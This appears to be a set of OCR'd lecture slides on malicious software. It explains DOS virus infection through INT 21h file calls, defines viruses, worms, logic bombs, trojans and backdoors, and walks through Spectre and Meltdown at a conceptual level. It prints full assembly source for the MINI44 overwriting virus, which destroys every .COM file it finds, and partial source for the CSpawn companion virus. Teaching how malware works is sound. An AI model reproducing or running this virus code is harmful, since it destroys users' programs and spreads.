II.3.1 DOS O.S. Viruses – Overwriting Type

2. Auto-copy/Infection Mechanism:

- Uses functions of DOS 21H interrupt for file operations
- Has 3 components *Open, Write* & Close
- Write the machine code over the host machine code

open

Input Parameters:	Registers
- Function Code	**3Dh → AH**
- File Name	**DX**
- Access Type	**AL**
Output Parameters:	
- File Handler	**AX**
- Operation Result	**carry flag**

close


Input Parameters:	Registers
- Function Code	**3Eh → AH**
- File Handler	**BX**
Output Parameters:	
- Operation Result	**carry flag**

write

Input Parameters:	Registers
- Function Code	**40h → AH**
- File Handler	**BX**
- Pointer to the buffer that contains the data in RAM for writing into the file	**DX**
- Bytes number to be written into the file	**CX**
Output Parameters:	
- The number of bytes that have been written with success into the file	**AX**
- Operation Result	**carry flag**

3. DOS Virus COM – MINI44

```
.model small
.code
FNAME   EQU 9Eh          ; offset of the found .com file name
ORG 100h                 ; .COM type specific directive

MINI44:
      mov AH,4Eh                    ;SEARCH FIRST
      mov DX, offset COMP_FILE
      int 21h
SEARCH_LP:
      jc DONE
      mov AX,3D01h                  ;OPEN
      mov DX, FNAME
      int 21h

      xchg AX,BX                    ;WRITE
      mov AH,40h
      mov CL,44
      mov DX,100h
      int 21h

      mov AH,3Eh                    ;CLOSE
      int 21h

      mov AH,4Fh                    ;SEARCH NEXT
      int 21h

      jmp SEARCH_LP
DONE:
      ret

COMP_FILE      DB     '*.COM',0
FINISH:
     END MINI44
```



II.3.1 DOS O.S. Viruses – Overwriting Type

Advantages:

- **Easy to build**
- **Very small dimension – 44 bytes**

Disadvantages:

- **Easy to detect**
- **Destroy the host program**
- **In order to minimize the detection grade should be implemented routines/procedures that hide the virus in the file system**

Terminology of the Malicious Programs

1. Viruses:

- ***A computer virus*** **is code that search hosts code and recursively replicates a possibly evolved copy of itself.**

- **Viruses infect a host file or system area, or they simply modify a reference to such objects to take control and then multiply again to form new generations.**

2. Worms:

- **Worms are network viruses, primarily replicating on networks. Usually a worm will execute itself automatically on a remote machine without any extra help from a user.**

- **Worms are typically standalone applications without a host program.**

- **If the primary vector of the virus is the network, it should be classified as a worm.**

However, there are worms, such as mailer or mass-mailer worms, that will not always automatically execute themselves without the help of a user. E.g., some worms, like W32/Nimda.A@mm, also spread as a file-infector virus and infect host programs, which is precisely why the easiest way to approach and contain worms is to consider them a special subclass of virus.

Terminology of the Malicious Programs

2.1 Mailers and Mass-Mailer Worms

Mailers and mass-mailer worms comprise a special class of computer worms, which send themselves in an e-mail. Mass-mailers, often referred to as "@mm" worms such as VBS/Loveletter.A@mm, send multiple e-mails including a copy of themselves once the virus is invoked.

Mailers will send themselves less frequently. For instance, a mailer such as W32/SKA.A@m (also known as the Happy99 worm) sends a copy of itself every time the user sends a new message.

2.2 Octopus

An octopus is a sophisticated kind of computer worm that exists as a set of programs on more than one computer on a network.

For example, head and tail copies are installed on individual computers that communicate with each other to perform a function. An octopus is not currently a common type of computer worm but will likely become more prevalent in the future.

2.3 Rabbits

A rabbit is a special computer worm that exists as a single copy of itself at any point in time as it "jumps around" on networked hosts. Other researchers use the term rabbit to describe crafty, malicious applications that usually run themselves recursively to fill memory with their own copies and to slow down processing time by consuming CPU time. Such malicious code uses too much memory and thus can cause serious side effects on a machine within other applications that are not prepared to work under low-memory conditions and that unexpectedly cease functioning.

Terminology of the Malicious Programs

3. Logic Bombs:

- ***A logic bomb is a programmed malfunction of a legitimate application.***
- ***An application, for example, might delete itself from the disk after a couple of runs as a copy protection scheme; a programmer might want to include some extra code to perform a malicious action on certain systems when the application is used. These scenarios are realistic when dealing with large projects driven by limited code-reviews.***

An example of a logic bomb can be found in the original version of the popular Mosquitos game on Nokia Series 60 phones. This game has a built-in function to send a message using the Short Message Service (SMS) to premium rate lines. The functionality was built into the first version of the game as a software distribution and piracy protection scheme, but it backfired6. When legitimate users complained to the software vendor, the routine was eliminated from the code of the game. The premium lines have been "disconnected" as well. However, the pirated versions of the game are still in circulation, which have the logic bomb inside and send regular SMS messages. The game used four premium SMS phone numbers such as 4636, 9222, 33333, and 87140, which corresponded to four countries. For example, the number 87140 corresponded to the UK. When the game used this number, it sent the text "king.001151183" as short message. In turn, the user of the game was charged a hefty A31.5 per message.

Often extra functionality is hidden as resources in the application and remains hidden. In fact, the way in which these functions are built into an application is similar to the way so-called Easter eggs are making headway into large projects. Programmers create Easter eggs to hide some extra credit pages for team members who have worked on a project.

Applications such as those in the Microsoft Office suite have many Easter eggs hidden within them, and other major software vendors have had similar credit pages embedded within their programs as well. Although Easter eggs are not malicious and do not threaten end users (even though they might consume extra space on the hard drive), logic bombs are always malicious.

Terminology of the Malicious Programs

4. Trojan Horses:

- ***Perhaps the simplest kind of malicious program is a Trojan horse. Trojan horses try to appeal to and interest the user with some useful functionality to entice the user to run the program. In other cases, malicious hackers leave behind Trojanized versions of real tools to camouflage their activities on a computer, so they can retrace their steps to the compromised system and perform malicious activities later.***

For example, on UNIX-based systems, hackers often leave a modified version of "**ps**" (a tool to display a process list) to hide a particular process ID (PID), which can relate to another backdoor Trojan's process. Later on, it might be difficult to find such changes on a compromised system. ***These kinds of Trojans are*** often called ***user mode rootkits***.

The attacker can easily manipulate the tool by modifying the source code of the original tool at a certain location. At first glance, this minor modification is extremely difficult to locate.

Probably the most famous Trojan horse is the AIDS TROJAN DISK that was sent to about 7,000 research organizations on a diskette. When the **Trojan** was introduced on the system, it scrambled the name of all files (except a few) and filled the empty areas of the disk completely. The program offered a recovery solution in exchange of a bounty (or money – **ransomware**). Thus, malicious cryptography was born. The author of the Trojan horse was captured shortly after the incident. Dr. Joseph Popp, 39 at the time, a zoologist from Cleveland, Ohio was prosecuted in the UK.

The filename scrambling function of AIDS TROJAN DISK was based on two substitution tables9. One was used to encrypt the filenames and another to encrypt the file extensions. At some point in the history of cryptography10, such an algorithm was considered unbreakable11. However, it is easy to see that substitution ciphers can be easily attacked based on the use of statistical methods (the distribution of common words). In addition, if given enough time, the defender can disassemble the Trojan's code and pick the tables from its code.

- There are two kinds of Trojans:
  - One hundred percent Trojan code, which is easy to analyze.
  - A careful modification of an original application with some extra functionality, some of which belong to backdoor or rootkit subclasses. This kind of Trojan is more common on open source systems because the attacker can easily insert backdoor functionality to existing code.

Terminology of the Malicious Programs

4.1 Backdoors (Trapdoors)

A backdoor is the malicious hacker's tool of choice that allows remote connections to systems. A typical backdoor opens a network port (UDP/TCP) on the host when it is executed. Then, the listening backdoor waits for a remote connection from the attacker and allows the attacker to connect to the system. This is the most common type of backdoor functionality, which is often mixed with other Trojan-like features.
Another kind of backdoor relates to a program design flaw. Some applications, such as the early implementation of SMTP (simple mail transfer protocol) allowed features to run a command (for example, for debugging purposes). The Morris Internet worm uses such a command to execute itself remotely, with the command placed as the recipient of the message on such vulnerable installations. Fortunately, this command was quickly removed once the Morris worm exploited it. However, there can be many applications, especially newer ones, that allow for similar insecure features.

4.2 Password-Stealing Trojans

Password-stealing Trojans are a special subclass of Trojans. This class of malicious program is used to capture and send a password to an attacker. As a result, an attacker can return to the vulnerable system and take whatever he or she wants. Password stealers are often combined with **key-loggers** to capture keystrokes when the password is typed at logon.

Side-channel Attacks SPECTRE & Meltdown

Spectre and Meltdown. These affect all modern Intel processors, and (in the case of Spectre) many AMD processors and ARM cores.

- Spectre allows an attacker to bypass software checks to read data from arbitrary locations in the current address space;
- Meltdown allows an attacker to read data from arbitrary locations in the operating system kernel's address space (which should normally be inaccessible to user programs).

Both vulnerabilities exploit performance features (***caching*** and ***speculative execution***) common to many modern processors to leak data.

As defined on Wikipedia, a **side-channel attack** is any attack based on information *obtained from the physical implementation* of a cryptosystem, rather than with the brute force or weakness of an algorithm. For example, *timing information, energy consumption or electromagnetic deficiencies can provide information that can be exploited to break the system.*

Spectre and Meltdown are side channel attacks that can deduce the contents of a memory location that should not normally be accessible using timing to check if another accessible memory location is present on the cache.

Side-channel Attacks SPECTRE & Meltdown

We'll illustrate these concepts using simple programs and the ***statements here are simple enough that they roughly correspond to a single machine instruction***. We're going to gloss over some details (notably, WIKI **pipelining** and **register renaming**) which are very important to processor designers, but which aren't necessary to understand how **Spectre** and **Meltdown** work.

For a comprehensive description of processor design, and other aspects of modern computer architecture, you can't do better than Hennessy and Patterson's classic *Computer Architecture: A Quantitative Approach*.

Function (f):
(a,b,c,d,e,f,g,h,i,j,k) = f => (t,u,v,w, x, y)

```
t = a+b
u = c+d
v = e+f
w = v+g
x = h+i
y = j+k
```

Side-channel Attacks SPECTRE & Meltdown

Scalar processor

The simplest type of modern processor executes one instruction per cycle. This is called a scalar processor. The example of the sequence of instructions that we wrote above will require 6 cycles to be executed by a scalar processor, as the 6 instructions are shown.

Examples of scalar processors include the Intel 486 and the ARM1176 core used in Raspberry Pi 1 and Raspberry Pi Zero.


The superscalar processor

The most obvious way to make a scalar processor faster is to make it faster, increasing its clock speed. However, by operating in this way, the processor soon reaches the limits imposed by the logic gate speeds inside the processor. So the designers had to look for other solutions.

Side-channel Attacks SPECTRE & Meltdown

A **superscalar processor** examines the flow of incoming instructions and tries to execute several of them at the same time, using different pipelines (pipes). But these pipelines are subject to any dependencies between the various instructions. Dependencies are important factors to consider.

In fact, a two-way (2 pipes of execution) superscalar processor could theoretically couple the six instructions of the example in a sequence of three pairs of instructions.



t, u = a+b, c+d
v, w = e+f, v+g
x, y = h+i, j+k

But this would not benefit at all. In fact, if you take a look at the second pair of instructions, you will notice that you will first need to calculate v to then calculate w. So *there is a dependency between the two instructions* and therefore the second pair of instructions can not be executed at the same time.

A two-way superscalar processor can then carry out the above instructions in 4 cycles. In the second cycle and in the fourth cycle, one of the two pipes will remain empty:

t, u = a+b, c+d
v = e+f **# second pipe does nothing here**
w, x = v+g, h+i
y = j+k

Examples of superscalar processors include Intel Pentium, and ARM Cortex-A7 (Raspberry Pi 2), ARM Cortex-A53 (Raspberry Pi 3).

Side-channel Attacks SPECTRE & Meltdown

The out-of-order superscalar processors

Returning to the example, as we did with a dependency between two variables, such as **v** and **w**, you could likewise take advantage of another set of dependent instructions. One of these dependencies could potentially be used to fill the second pipe left empty.

An *out-of-order processor* is able to change the order of incoming instructions in order to always fill all the pipes. In our example, the processor reverses the definitions of w and x in the sequence:

t = a+b
u = c+d
v = e+f
x = h+i
w = v+g
y = j+k

```
t = a+b
u = c+d
v = e+f
w = v+g
x = h+i
y = j+k
```

Now you have the possibility **to execute all the instructions in just 3 cycles.**

t, u = a+b, c+d
v, x = e+f, h+i
w, y = v+g, j+k

Examples of out-of-order processors include the Intel Pentium 2 and later and the AMD x86 processors, and many ARM cores with Cortex-A9, -A15, -A17, and -A57.

Side-channel Attacks SPECTRE & Meltdown

Branch prediction

The example you've seen so far is a piece of code with a linear sequence of instructions. In reality the programs are not in this way, in fact there are possible branches in the sequence of instructions. For example, whenever the "**if**" statement is present in a code, there is a branch of the instruction sequence. These ramifications can be **unconditioned** (they are always executed) or **conditioned** (they are executed according to some values). Furthermore, these branches can be **direct** (explicitly specifying a target address) or **indirect** (the target address is taken from a dynamic memory register or location).

While a processor retrieves the instructions to be executed, it may encounter a **conditional branch** that depends on a value that must still be calculated. To avoid a deadlock, the processor must guess what the next instruction to be recovered will be: the next following the order in memory (corresponding to a branching not undertaken) or to that of the target branch (corresponding to the branching undertaken). A **branch predictor** helps the processor to make intelligent assumptions about which branching has been taken or not. This operation is performed by collecting statistics on how often these ramifications were taken in the past.

The modern predictors branches are extremely sophisticated and can generate very accurate predictions. The high performance of **Raspberry Pi 3** compared to **Raspberry Pi 2** (much more than 33% expected) is largely due to the difference of the predictors used between **Cortex-A7** and **Cortex-A53** processors.

Side-channel Attacks SPECTRE & Meltdown

Speculative execution

Sequencing instructions sequentially is a powerful way to recover parallelism at the level of instructions, but as processors become larger (e.g. able to execute three or four instructions), it becomes increasingly difficult to keep all pipes occupied.
The ***modern processors have therefore increased their ability to speculate.***

However, **speculative execution** leads to cases in which some instructions could be executed without being required. In fact, to keep the pipes engaged, some instructions are elaborated, which are hypothesized the possible use (speculation). If the processed instruction is not necessary at all, the result will be deleted. But the execution of unnecessary instructions leads to a useless consumption of resources, even if sometimes this is considered a fair compromise to obtain higher performances.

The branch predictor is then used to choose the most likely path that program execution will take in the sequence of instructions, long before we know whether these instructions are necessary or not.

Side-channel Attacks SPECTRE & Meltdown

However to demonstrate the benefits of **speculation**, you will now see another example, this time containing a conditional **if** statement.

```
t = a+b
u = t+c
v = u+d
if v:
   w = e+f
   x = w+g
   y = x+h
```

Now you can see dependencies: in fact, **u** of the second statement depends on the calculation of **t** in the first. **v** of the third instruction depends on the calculation of **u** in the second instruction. The same thing for the three instructions inside the **if** block: y depends on the calculation of **x** that depends on the calculation of **w**, each to be calculated needs the previous instruction to be computed.

Assuming that the **if command** requires a machine cycle, this example could require either 4 cycles (in the case where v was zero) or 7 cycles (in the case where v is not zero).

Now if the branch predictor assumes that the block of the if loop is very likely to be executed. For speculation, ***the sequence of instructions is changed like this:***

```
t = a+b
u = t+c
v = u+d
w_ = e+f
x_ = w_+g
y_ = x_+h
if v:
   w, x, y = w_, x_, y_
```

Now since there is an additional level of parallelism, you can support the instructions to keep two pipes busy. You have 5 cycles required to perform all the code instructions.

```
t, w_ = a+b, e+f
u, x_ = t+c, w_+g
v, y_ = u+d, x_+h
if v:
   w, x, y = w_, x_, y_
```

In the rare case (at least for speculation) v turns out to be 0, you will still have lost only one cycle (5 cycles instead of 4) against the 2 that we earn in the most probable case (5 cycles instead of 7).

Side-channel Attacks SPECTRE & Meltdown

The cache

In times past, the speed of a processor was equaled by the speed of access to memory. So a 2MHz processor could execute an instruction every 2μs (microseconds), and had a time for every memory cycle of 0.25μs. Over the years the speed of the processors has continued to increase, while that of the memory no. For example, a Cortex-A53 (Raspberry Pi 3) can execute an instruction every about 0.5ns (nanoseconds), but it takes as many as 100ns to access the main memory.


At first, this situation may seem disastrous, that is, to wait a good 200 empty cycles by the processor before accessing new values in memory.
So to perform two instructions like the following
a = mem[0];
b = mem[1];
it would require as many as 200 ns!

In practice, however, it has been discovered that programs tend to access memory in an easily predictable way, exhibiting both temporal location (if I access a memory location it is very likely that I will have to access it again), and spatial location (if I access a leasing is very likely that I will have to access the neighbor).
So **caching** is the mechanism that exploits these two rules to reduce average memory access costs.

Side-channel Attacks SPECTRE & Meltdown

A cache is a small unit of memory on a chip, placed near the processor, which stores copies of the recently used content (and contents of nearby locations), so that they are more readily available for subsequent accesses. With caching, the above example will run in little more than 100ns.

a = mem[0]; // # 100ns delay, copies mem[0:15] into cache
b = mem[1]; // # mem[1] is in the cache



Side-channel Attacks SPECTRE & Meltdown


The Meltdown mechanism

Now take a look at how the speculation and caching processes combined together can allow a Meltdown attack on your processor. Considering the following example, which is a user program that sometimes reads from an illegal kernel address, resulting in a fault (system crash).

```
t = a+b
u = t+c
v = u+d
if v:
   w = kern_mem[address] # if we get here, fault
   x = w&0x100
   y = user_mem[x]
```

Now, supposing we can make the branch predictor v think that it is probably non-zero, the two-way and out-of-order superscalar processor will convert the instruction sequence as follows:

```
t, w_ = a+b, kern_mem[address]
u, x_ = t+c, w_&0x100
v, y_ = u+d, user_mem[x_]
if v: # fault
   w, x, y = w_, x_, y_ # we never get here
```



Side-channel Attacks SPECTRE & Meltdown

The Meltdown mechanism

```
t, w_ = a+b, kern_mem[address]
u, x_ = t+c, w_&0x100
v, y_ = u+d, user_mem[x_]
if v: # fault
   w, x, y = w_, x_, y_ # we never get here
```

From this, everything seems safe given that:
- if v is zero, the result of illegal reading is not sent to w
- if v is non-zero, the fault (of illegal reading) occurs before the reading is sent to w

However, suppose you flush our cache before executing the code, and arrange a, b, c, and d so that it is zero.
Now the speculative reading of the third cycle
v, y_ = u+d, user_mem[x_]
will access the address 0x000 or the address 0x100 according to the 8 bits of the result of the illegal reading, loading that address and its neighbor in the cache. Since **v** is equal to zero, the results of the speculative instructions will be discarded, and execution will continue. If you have subsequent access to one of these addresses, you can determine which address is in the cache.
Meltdown actually exploits a more complex mechanism than this, but the underlying principle is the same.
Spectre uses a similar approach to fool the checks (checks bounds) of the software.


II.3.2 DOS O.S. Viruses – Companion Type – CSpawn

Features:

- renames the host file and copies itself into a hidden file with the host program name;
- doesn't destroy the host program;

CSpawn virus operations:


- the user launches the program from the command line:
  C:\host.com
- the program that contains the virus copy, is hidden with *host.com* as filename
- the virus is loaded and executed by DOS
- the virus program launches the host program which has *host.con* as filename
- the host program ends and returns the control to the virus
- the virus program executes the searching procedure for "*.COM" files from the current directory/folder
- for the each found file the virus program renames randomly the host program
- the virus copies itself into a hidden file with the target program name
- the virus program ends and returns the control to the DOS O.S.



II.3.2 DOS O.S. Viruses – Companion Type

1. Launching the host program mechanism by the virus program:

- the virus releases the unused memory
- for its own execution, the virus allocates a smaller space moving the stack to a lower address



** For releasing the memory it is used function 4AH of INT 21H in BX must be the paragraphs (16 bytes) number to keep*

II.3.2 DOS O.S. Viruses – Companion Type

1. Launching the host program mechanism:

```
CSpawn:
        MOV SP, offset FINISH + 100h

        MOV BX,SP
        MOV CL,4
        SHR BX,CL
        INC BX

        MOV AH, 4AH
        INT 21H
```

← **Reserving space**

← **Establish the paragraphs no. to keep**

← **Release Space**

II.3.2 DOS O.S. Viruses – Companion Type

1. Launching the host program mechanism:

- EXEC routine for launching another program in execution


Input Parameters:	Register
- Function code: **4BH**	**AH**
- File Name for exec	**DS:DX**
- DOS Parameters (Function Control Block)	**ES:BX**
- Loading Type (0 Load & Execute)	**AL**

OFFSET	DIMENSION	DESCRIPTION
0	2	**Environment DOS Segment (offset 2CH in PSP)**
2	4	Pointer command line **(offset 80H in PSP)**
6	4	Pointer FCB1 **(offset 5CH in PSP)**
10	4	Pointer FCB2 **(offset 6CH in PSP)**
14	4	SS:SP Initial
18	4	CS:IP Initial

II.3.2 DOS O.S. Viruses – Companion Type

1. Launching the host program mechanism:

```
MOV BX,2Ch
MOV AX,[BX]
MOV WORD PTR [PARAM_BLK],AX

MOV AX,CS

MOV WORD PTR [PARAM_BLK+4],AX
MOV WORD PTR [PARAM_BLK+8],AX
MOV WORD PTR [PARAM_BLK+12],AX

MOV DX,offset REAL_NAME
MOV BX,offset PARAM_BLK
MOV AX,4B00h
INT 21h

.....

REAL_NAME      db     13 dup (?)

PARAM_BLK      DW     ?
DD     80H
DD     5CH
